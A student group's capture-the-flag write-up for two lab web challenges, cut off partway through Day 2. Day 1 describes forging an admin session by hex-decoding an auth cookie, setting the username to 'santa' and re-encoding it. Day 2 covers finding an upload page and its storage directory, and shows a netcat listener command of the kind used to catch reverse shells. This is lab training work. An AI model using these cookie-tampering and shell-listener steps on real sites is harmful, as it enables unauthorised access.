PSP0201
WEEK 2
WRITE UP

Group Name : Espada

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran


Day 1 : Web Exploitation - A Christmas Crisis


Question 1

Inspect the website. What is the title of the website?


```
<!DOCTYPE html>
<html lang="en"> event
▼ <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
```

Register new account and log in to the Christmas Control Centre using the registered account. No access to the control console.





Open the browser developer tools to check the cookie



Question 2


Name	Value
auth	7b22636f6d70616e79223a22546865204265

Question 3

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c2...	10.10.240.137	/	Session	122	false	false	None	Tue, 14 Jun 2022 0...
{96514f...	6c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d	10.10.240.137	/	Wed, 15 Jun 2022 ...	43	false	false	None	Tue, 14 Jun 2022 0...

Question 4

By using CyberChef, cookie value is converted to string value.



Question 5


The value of the company field can be obtained in the output.

Question 6

Other field that can be obtain is the username.

Question 7

Change the username to ‘santa’, then the JSON statement is converted using ‘To Hex’ tools.




Obtain the Santa’s cookie value.

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a22697266616e227d
```

Question 8

Refresh the page with the new cookie value. Now we are having the full access to the controls. Switch on all the control flags.



Obtain the flag that appeared

Thought Process/Methodology:

The first thing we did is that we open the target machine then we were directed to the login/registration page. We registered an account to start the process and login to the Christmas Control Centre. After that, we open the browser's developer tool and proceed to the 'storage tab' to see the further information about the site cookie. We took the cookie value then deduced it to be a hexadecimal and converted it to text using CyberChef. By using CyberChef, we changed the username to 'santa', and converted it back to hexadecimal value using 'To Hex' tools in the CyberChef. We add and replaced the cookie with the new cookie value and refreshed the page. Next, the display shown administrator page (santa's) and we are now have all access to the control page which shown by multiple flags.

Day 2 : Web Exploitation - The elf strike back


Tool used: Kali linux, Firefox


Solution/walkthrough:

Question 1

What string of text needs adding to the URL to get access to the upload page?

We use the value given in tryhackme and insert it as value of id parameter.





Question 2:

What type of file is accepted by the site?


As landed on upload photo page, right-click and click and view page source to see what kind of file is accepted. Seems like image file like “.jpeg” is accepted.

```
people near the factory, take a p
le" accept=".jpeg,.jpg,.png">
le>Select</button>
```


Question 3:

In which directory are the uploaded files stored?


From the current IP address, we try to check on several subdirectories that available on the web server and we successfully get into /uploads directory where file is stored.



Question 4:
Read up on netcat's parameter explanations. Match the parameter with the explanation below.
We explore the explanation from website
https://explainshell.com/explain?cmd=nc+-lvnp+4444




Question 5:
What is the flag in /var/www/flag.txt?




Step by step to get the flag:

Step 1:
Paste the IP address of machine that we want to attack on search bar




Step 2:
Insert the ID number assigned from tryhackme into the id parameter



Step 3:

Landed on the wanted page



Step 4:

